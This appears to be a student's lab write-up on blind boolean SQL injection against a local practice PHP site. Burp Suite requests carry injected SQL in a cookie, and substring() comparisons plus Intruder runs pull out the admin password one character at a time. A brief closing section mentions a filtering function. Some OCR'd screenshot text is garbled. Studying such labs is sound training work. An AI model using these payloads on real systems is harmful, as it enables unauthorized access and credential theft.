



# SQL\_LEVEL5


lets add new idea in our program, now the user git a token ⇒ message is appear:


- use table users and columns is user [ admin ]& password ⇒ to git user password





we see welcome message ⇒ lets change the token value





the message after change is disappear

⇒ now let's use payloads to work with it .

## ▼ use sample payload using Burp Suite

i user first payload and  $1=1$  ⇒ this return true and i check the welcome is found in response or not .

**Request**

```

1 GET /web/SQL_level4/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_tokenPaJiILNq8GKfWqDoZAmf; user_tokenPaJiILNq8GKfWqDoZAmf=[1=1]#;
  PHPSESSID=shuk4m1f0c9cauh974sbirvq
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
  Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level4/index.php?product_id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive

```

**Response**

```

25 <div class="collapse navbar-collapse" id="navbarNav">
26   <ul class="nav navbar-nav">
27     <li class="nav-item">
28       <a class="nav-link active" aria-current="page" href="
29         index.php?product_id=1">
30         Home
31       </a>
32     </li>
33     <li class="nav-item">
34       <a class="nav-link" href="login.php">
35         Log In
36       </a>
37     </li>
38     <li class="nav-item">
39       <a class="nav-link" href="products.php">
40         show products
41       </a>
42     </li>
43   </ul>
44 </div>
45 <div class="alert alert-success role="alert">
46   welcome
47 </div>
48 <div class="container" style="text-align: center;">
49   <br>
50   <br>
51   <br>
52   <br>
53   Title:bop story
54 </div>

```

Inspector: Request attributes (2), Request query parameters (1), Request body parameters (0), Request cookies (2), Request headers (15), Response headers (7).

lets make and 1=0  $\Rightarrow$  false , the token false should return no thing =

**Request**

```

1 GET /web/SQL_level4/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_tokenPaJiILNq8GKfWqDoZAmf; user_tokenPaJiILNq8GKfWqDoZAmf=[1=0]#;
  PHPSESSID=shuk4m1f0c9cauh974sbirvq
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
  Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level4/index.php?product_id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive

```

**Response**

```

34 </a>
35 </li>
36 <li class="nav-item">
37   <a class="nav-link" href="products.php">
38     show products
39   </a>
40 </li>
41 </ul>
42 </div>
43 <div class="p-3 mb-2 bg-dark text-white">
44   <h1 class="display-2" style="text-align: center;">
45     GHP1
46   </h1>
47 </div>
48 <div class="container" style="text-align: center;">
49   <br>
50   <br>
51   <br>
52   <br>
53   Title:bop story
54 </div>
55 <div class="p-3 text-primary-emphasis bg-danger-subtle border
56   border-primary-subtle rounded-3">
57   did you fix me problem ?
58 </div>
59 </body>

```

Inspector: Request attributes (2), Request query parameters (1), Request body parameters (0), Request cookies (2), Request headers (15), Response headers (7).

lets use payloads to git user password

- first payload i use for check if table exist or not [ limit 1 ]  $\Rightarrow$  to git first row in data base only and to avoid error

**Request**

```

1 GET /web/SQL_level4/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=aj1lNq80xfwqoZAmf; user_token=aj1lNq80xfwqoZAmf AND (select
  (* from users limit 1)=(' -- PHPSESSID=shu4d4f0d9cauh7874abrv
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
  Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level4/index.php?product_id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive

```

**Response**

```

1 HTTP/1.1 200 OK
2 Date: Wed, 16 Apr 2025 21:17:52 GMT
3 Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2517
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14   <title>
15     OS Injection
16   </title>
17   <meta charset="utf-8">
18   <meta name="viewport" content="width=device-width, initial-scale=1">
19   <link href="
20     https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
21     ="stylesheet" integrity="
22     sha384-Sg0aJdmt69UQzQ2PvDR2hwQdy64/ButbMw1K28tS9ZapCHrRkUc4wKdG879m7
23     crossorigin="anonymous">
24   </head>
25   <body>
26     <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
27       <div class="container-fluid">
28         <a class="navbar-brand" href="#">
29           how you can hack me
30         </a>
31         <button class="navbar-toggler" type="button" data-bs-toggle="
32           collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
33           aria-expanded="false" aria-label="Toggle navigation">
34           <span class="navbar-toggler-icon">
35             </span>
36         </button>
37         <div class="collapse navbar-collapse" id="navbarNav">
38           <ul class="navbar-nav">
39             <li class="nav-item">
40               <a class="nav-link active" aria-current="page" href
41                 ="index.php?product_id=1">

```

- lets test if user = 'admin' exist or not , (select..)⇒return 'admin' so i make 'admin'='admin'⇒true

**Request**

```

1 GET /web/SQL_level4/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=aj1lNq80xfwqoZAmf; user_token=aj1lNq80xfwqoZAmf AND (select
  user from users where user='admin')>(' -- PHPSESSID=shu4d4f0d9cauh7874abrv
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
  Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level4/index.php?product_id=1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive

```

**Response**

```

1 HTTP/1.1 200 OK
2 Date: Wed, 16 Apr 2025 21:18:34 GMT
3 Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2517
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14   <title>
15     OS Injection
16   </title>
17   <meta charset="utf-8">
18   <meta name="viewport" content="width=device-width, initial-scale=1">
19   <link href="
20     https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
21     ="stylesheet" integrity="
22     sha384-Sg0aJdmt69UQzQ2PvDR2hwQdy64/ButbMw1K28tS9ZapCHrRkUc4wKdG879m7
23     crossorigin="anonymous">
24   </head>
25   <body>
26     <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
27       <div class="container-fluid">
28         <a class="navbar-brand" href="#">
29           how you can hack me
30         </a>
31         <button class="navbar-toggler" type="button" data-bs-toggle="
32           collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
33           aria-expanded="false" aria-label="Toggle navigation">
34           <span class="navbar-toggler-icon">
35             </span>
36         </button>
37         <div class="collapse navbar-collapse" id="navbarNav">
38           <ul class="navbar-nav">
39             <li class="nav-item">
40               <a class="nav-link active" aria-current="page" href
41                 ="index.php?product_id=1">

```

- i determine here the password length

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being repeated to the target `https://localhost`. The request is a GET to `/web/SQL_level4/catogry.php?id=1`. The response is an HTML page with a navigation bar and a main content area. The status bar at the bottom indicates 2,802 bytes and 42 ms.

- let's use `substring(password,position,step)` ⇒ to git the character one by one and compare it with character i put it .

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being repeated to the target `https://localhost`. The request is a GET to `/web/SQL_level4/catogry.php?id=1`. The response is an HTML page with a navigation bar and a main content area. The status bar at the bottom indicates 2,716 bytes and 41 ms.

- now we should intruder to make multi request

11. Intruder attack of https://localhost
Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
23	z	f	200	46			2716	
24	3	f	200	45			2716	
25	0	g	200	43			2716	
26	1	g	200	43			2716	
27	2	g	200	47			2716	
28	3	g	200	46			2716	
29	0	h	200	45			2716	
30	1	h	200	44			2716	
31	2	h	200	43			2802	
32	3	h	200	45			2716	
33	0	i	200	46			2716	

Request Response

Pretty Raw Hex Render

```

11 </nav>
12 <div class="p-3 mb-2 bg-dark text-white">
13   <h1 class="display-2" style="text-align: center;">
14     S&O;P;
15   </h1>
16 </div>
17 <div class="alert alert-success" role="alert">
18   welcome
19 </div>
20 <div class="container" style="text-align: center;">
21   <br>
22   <br>
23   <h3>
24     Title:bop story
25   </h3>
26 </div>

```

welcome
1 match

18 of 144

Search 2 highlights 2 payload positions Length: 743

11. Intruder attack of https://localhost
Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
69	U	r	200	45			2716	
70	1	r	200	45			2716	
71	2	r	200	45			2716	
72	3	r	200	45			2716	
73	0	s	200	46			2716	
74	1	s	200	44			2716	
75	2	s	200	43			2716	
76	3	s	200	46			2716	
77	0	t	200	45			2716	
78	1	t	200	45			2802	
79	2	t	200	43			2716	

Request Response

Pretty Raw Hex Render

```

10 </div>
11 </nav>
12 <div class="p-3 mb-2 bg-dark text-white">
13   <h1 class="display-2" style="text-align: center;">
14     S&O;P;
15   </h1>
16 </div>
17 <div class="alert alert-success" role="alert">
18   welcome
19 </div>
20 <div class="container" style="text-align: center;">
21   <br>
22   <br>
23   <h3>
24     Title:bop story
25   </h3>
26 </div>

```

welcome
1 match

14 of 144

Search 2 highlights 2 payload positions Length: 743

11. Intruder attack of https://localhost

Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
33	0	i	200	46			2716	
34	1	i	200	44			2716	
35	2	i	200	45			2716	
36	3	i	200	45			2802	
37	0	i	200	45			2716	
38	1	j	200	43			2716	
39	2	j	200	44			2716	
40	3	j	200	45			2716	
41	0	k	200	45			2716	
42	1	k	200	46			2716	

Request Response

Pretty Raw Hex Render

```

10: </div>
11: </nav>
12: <div class="p-3 mb-2 bg-dark text-white">
13:   <h1 class="display-2" style="text-align: center;">
14:     STOP!
15:   </h1>
16: </div>
17: <div class="alert alert-success" role="alert">
18:   welcome
19: </div>
20: <div class="container" style="text-align: center;">
21:   <div>
22:     <div>
23:       Title:bop story
24:     </div>
25:   </div>

```

welcome

12 of 144

Search 2 highlights 2 payload positions Length: 743

12. Intruder attack of https://localhost

Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
71	3	r	200	44			2716	
72	4	r	200	43			2716	
73	1	s	200	45			2716	
74	2	s	200	46			2716	
75	3	s	200	45			2716	
76	4	s	200	47			2802	
77	1	t	200	46			2716	
78	2	t	200	45			2716	
79	3	t	200	45			2716	
80	4	t	200	45			2716	
81	1	u	200	43			2716	

Request Response

Pretty Raw Hex Render

```

11: </nav>
12: <div class="p-3 mb-2 bg-dark text-white">
13:   <h1 class="display-2" style="text-align: center;">
14:     STOP!
15:   </h1>
16: </div>
17: <div class="alert alert-success" role="alert">
18:   welcome
19: </div>
20: <div class="container" style="text-align: center;">
21:   <div>
22:     <div>
23:       Title:bop story
24:     </div>
25:   </div>

```

welcome

88 of 144

Search 2 highlights 2 payload positions Length: 743


URL-encode these characters:

⇒ now we know the password is 'this'

## ▼ stop payload by sample function

- but we can solve it with sample function , include test.php
- and use is\_here()function to indicate any character of sql injection





end : the program still have inject lets obtain that in SQL\_LEVEL6.